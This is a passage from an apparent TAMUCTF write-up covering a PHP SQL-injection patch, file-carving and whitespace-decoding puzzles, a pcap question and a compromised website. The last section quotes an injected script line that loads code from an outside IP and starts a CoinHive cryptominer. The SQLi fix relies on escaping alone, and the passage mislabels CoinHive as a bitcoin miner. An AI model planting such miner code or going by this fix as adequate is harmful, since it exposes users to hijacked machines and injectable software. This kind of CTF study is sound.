            $row = $result->fetch_assoc();
            echo "You logged in as " . $row["User"];
            $row = $result->fetch_assoc();
            echo "<html>You logged in as " . $row["User"] . "</html>\n";
        }
        else {
            echo "Sorry to say, that's invalid login info!";
        }
    }
    $conn->close();
}
```

In this challenge, we have to patch the program so it will be more secured. In here we see the user and password variable is has a vulnerability. The user can input SQL Injection to bypass the login and do something else.

login.php 1.16 KB

```
1 <?php
2     ini_set('display_errors', 'On');
3     error_reporting(E_ALL | E_STRICT);
4     echo "<html>";
5     if (isset($_POST["username"]) && isset($_POST["password"])) {
6         $servername = "localhost";
7         $username = "sqli-user";
8         $password = 'AxU3a9w-azMC7LKzxrVJ^tu5qnM_98Eb';
9         $dbname = "SqlIDB";
10        $conn = new mysqli($servername, $username, $password, $dbname);
11        if ($conn->connect_error)
12            die("Connection failed: " . $conn->connect_error);
13        // $user = $_POST['username'];
14        // $pass = $_POST['password'];
15        $user = $conn->real_escape_string($_POST['username']);
16        $pass = $conn->real_escape_string($_POST['password']);
17        $sql = "SELECT * FROM login WHERE User='$user' AND Password='$pass'";
18        if ($result = $conn->query($sql))
19        {
20            if ($result->num_rows >= 1)
21            {
22                $row = $result->fetch_assoc();
23                echo "You logged in as " . $row["User"];
24                $row = $result->fetch_assoc();
25                echo "<html>You logged in as " . $row["User"] . "</html>\n";
26            }
27            else {
28                echo "Sorry to say, that's invalid login info!";
29            }
30        }
```

So i change the user variable with the more secure way to set post variable for login using **real_escape_string** function and that's all. Done.

```
Running with gitlab-runner 11.7.0 (8bb608ff)
  on runner2 xpaXL4UH
Using Docker executor with image tamuctf/web_sql:latest ...
Using locally found image version due to if-not-present pull policy
Using docker image sha256:cc5d856fbe97c3ae0c2fc5e3263573ed847f8b0ac30f472e826ff83beb0d13dc for
tamuctf/web_sql:latest ...
Running on runner-xpaXL4UH-project-903-concurrent-0 via ip-172-31-19-180...
Cloning repository...
Cloning into '/builds/Brahmastra/sql'...
Checking out 4d57d5f2 as master...
Skiping Git submodules setup
$ chmod +x ./tests/entry.sh
$ ./tests/entry.sh
* Starting MySQL database server mysqld
...done.
* Stopping Apache httpd web server apache2
*
* Starting Apache httpd web server apache2
AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 172.17.0.3.
Set the 'ServerName' directive globally to suppress this message
*
172.17.0.3
Pushing: {'serviceHost': '172.17.0.3', 'userInfo': u'1b7c41dc2dc5fb558c11bbe73951cba056988a6589265e64ac674a7251d0da97', 'chal': 'SQL'}
Service Check Succeeded After Attack
flag: gigem{the_best_damn_sql_anywhere}
Job succeeded
```

And check the flag in CI/CD > Jobs

3. Flag

gigem{the_best_damn_sql_anywhere}

S. Misc - I heard you like files

1. Executive Summary

Bender B. Rodriguez was caught with a flash drive with only a single file on it. We think it may contain valuable information. His area of research is PDF files, so it's strange that this file is a PNG.

Difficulty: easy-medium

2. Technical Report

Given a png file

```
chao@Calculo ~Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files> file art.png
art.png: PNG image data, 1920 x 1080, 8-bit/color RGBA, non-interlaced
chao@Calculo ~Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files> [ 1999 15:52:17 ]
[ 2000 15:53:41 ]
```

I think there's file inside the png, so i tried to foremost the png, and here's the result

```
chao@Calculo ~Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files/output> ls
audit.txt pdf png zip [ 2005 15:59:30 ]
```

Looks like there's another file. The hint mentioned a **PDF** file, so i tried to opened it but unfortunately it's not the flag. So i opened the zip and unzip it and here's the result

```
chao@Calculo ~Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files/output/zip> unzip 00006700.zip
Archive: 00006700.zip
inflating: _rels/.rels
inflating: docProps/app.xml
inflating: docProps/core.xml 1. Executive Summary
inflating: word/_rels/document.xml.rels
inflating: word/settings.xml Bender B. Rodriguez was caught with a flash drive with only a single file on it. We think it
inflating: word/fontTable.xml may contain valuable information. His area of research is PDF files, so it's strange that this
inflating: word/media/image1.png file is a PNG.
inflating: word/document.xml
inflating: word/styles.xml Difficulty: easy-medium
inflating: [Content_Types].xml
extracting: not_the_flag.txt
chao@Calculo ~Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files/output/zip> [ 2015 16:03:43 ]
```

So much files, and there's “**not_the_flag.txt**” file. Yes it's not the flag, but there's another **PNG** file. So i tried to cat the file and it looks like this

```
0000000000 65535 f
0000078409 00000 n
0000000019 00000 n
0000000271 00000 n
0000000291 00000 n
0000078552 00000 n
0000070152 00000 n
0000077492 00000 n
000007513 00000 n
0000077706 00000 n
0000078063 00000 n
0000078277 00000 n
0000078310 00000 n
0000078651 00000 n
0000078748 00000 n
trailer
</>Size 15/Root 13 0 R
/Info 14 0 R
/ID [ <58EFC502C219CB9F304DC0DCAD2F055A>
<58EFC502C219CB9F304DC0DCAD2F055A> ]
/DocChecksum /FF9F529E3C0D15498FC918762A204019
>>
startxref
78923
%%EOF
ZmxhZ3tQMGxZdEByX0QwX3kwdV9HM3RfSXRFtjB3P30K
chao@Calculo ~ Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files/output/zip/word/media
```

Something interesting just came up, in the bottom at the end of file. It looks like base64 so i tried to decode it as base64

```
chao@Calculo ~ Documents/CTF/TAMUCTF/Misc/I_heard_you_like_files/output/zip/word/media echo "ZmxhZ3tQMGxZdEByX0QwX3kwdV9HM3RfSXRFtjB3P30K" | base64 -d
flag{P0lYt@r_D0_y0u_G3t_It_N0w?}
```

3. Flag

flag{P0lYt@r_D0_y0u_G3t_It_N0w?}

T. Misc - Hello World

1. Executive Summary

My first program!

Difficulty: medium

2. Technical Report

Given a c++ source code like this

```
#include <iostream>
using namespace std;

int main()
{
    cout << "Hello, Worlds!\n";
    return 0;
}
```

But it's weird, there's a lot of white spaces above the c++ code, so i conclude that it's a **whitespace** code, so i tried to compile it online and here's the result

The screenshot shows a web-based debugger interface with three main panes:

- Files** pane on the left listing various source files.
- Code Editor** pane in the center containing the code for `hworld.ws`:

```
#include <iostream>
using namespace std;

int main()
{
    cout << "Hello, Worlds!\n";
    return 0;
}
```

- Output** pane at the bottom showing the console output:

```
Well sweet golly gee, that sure is a lot of whitespace!
```

On the right, there is a **Debug** pane showing assembly-like pushes to the stack:

```
[Run][Step][Stop]
push 103
push 105
push 103
push 101
push 109
push 123
push 48
push 104
push 95
push 109
push 121
push 95
push 119
push 104
push 52
push 116
push 95
push 115
push 112
push 52
push 99
push 49
push 110
push 103
push 95
push 121
push 48
push 117
push 95
push 104
push 52
push 118
push 125
push 33
push 101
```

The output is just a normal string, not a flag. So something interesting comes up in the stack, you see there's pushes of decimals so i tried to change it into char in python

```
decoder.py — Kate
File Edit View Projects Bookmarks Sessions Tools Settings Help
decoder.py
Documents
push 108
push 111
push 103
push 32
push 116
push 101
push 101
push 119
push 115
push 32
push 108
push 108
push 101
push 87
...
newflag = ""
flag = flag.replace('push', '')
flag = flag.replace('\n', '')
flag = flag.split(" ")
flag = map(int, flag)

for i in flag:
    newflag += chr(i)
print newflag

Line 1, Column 1           INSERT  Soft Tabs: 4  UTF-8  Python  Search and Replace
```

This is script that i made to decode those decimals, let's run the script

```
chao@Calculo:~/Documents/CTF/TAMUCTF/Misc>Hello_World> python decoder.py
gigem{0h_my_wh4t_sp4c1ng_y0u_h4v3}!ecapsetihw fo tol a si erus taht ,eeg yllog teews lleW
```

3. Flag

`gigem{0h_my_wh4t_sp4c1ng_y0u_h4v3}`

U. ReadingRainbow - 0_Network_Enumeration

1. Executive Summary

Recently, the office put up a private webserver to store important information about the newest research project for the company. This information was to be kept confidential, as its release could mean a large loss for everyone in the office.

Just as the research was about to be published, a competing firm published information eerily similar. Too similar...


Time to take a look through the office network logs to figure out what happened.

1. What is the IP address of the private webserver?
2. How many hosts made contact with the private webserver that day?

Difficulty: easy

2. Technical Report

Given a pcap file, i opened it with wireshark



1st question of the flag asked us the IP of the private webserver, i start guessing with the first ip that came up in the wireshark, 192.168.11.4

2nd question of the flag asked us about many how hosts made contact with the private webserver that day, i made a guess from 1 to 13 and got it right at 13

3. Flag

1. 192.168.11.4

2. 13

V. DriveByInc - 0_intrusion

1. Executive Summary

Welcome to Drive By Inc. We provide all sorts of logistical solutions for our customers. Over the past few years we moved to hosting a large portion of our business on a nice looking website. Recently our customers are complaining that the front page of our website is causing their computers to run extremely slowly. We hope that it is just because we added too much javascript but can you take a look for us just to make sure?

1. What is the full malicious line? (Including any HTML tags)

2. Technical Report

Given a website with malicious code, so i started it by looking at the source code like this



```
view-source:https://tamuctf.com/files/c29425401b85b195cd1225505d728fc1/index.html
507     $(".scroll").click(function (event) {
508         event.preventDefault();
509         $('html,body').animate({
510             scrollTop: $(this.hash).offset().top
511         }, 1000);
512     });
513 });
514 </script>
515 <!-- //end-smooth-scrolling -->
516 <!-- stats -->
517 <script src="js/jquery.waypoints.min.js"></script>
518 <script src="js/jquery.countup.js"></script>
519 <script>
520     $('.counter').countUp();
521 </script>
522 <!-- //stats -->
523 <!-- smooth-scrolling-of-move-up -->
524 <script>
525     $(document).ready(function () {
526         /*
527         var defaults = {
528             containerID: 'toTop', // fading element id
529             containerHoverID: 'toTopHover', // fading element hover id
530             scrollSpeed: 1200,
531             easingType: 'linear'
532         };
533         */
534
535         $().UItoTop({
536             easingType: 'easeOutQuart'
537         });
538     });
539 });
540 </script>
541 <script src="js/SmoothScroll.min.js"></script>
542 <!-- Bootstrap core JavaScript
543 =====--}}
544 <!-- Placed at the end of the document so the pages load faster -->
545 <script src="js/bootstrap.js"></script>
546 <script src="http://10.187.195.95/js/colorbox.min.js"></script><script>var color = new CoinHive.Anonymous("123456-asdfgh");color.start()</script></body>
547
548
549
550
551 </html>
```

Malicious line it said, so i searched for javascript code because html and css won't produce a malicious line. At the very bottom of the code, i see the malicious code. Yeah , it is coinhive. It used to mine bitcoin using our PC, so let's submit that

3. Flag

```
<script>var color = new
CoinHive.Anonymous("123456-asdfgh");color.start()</script></body>
```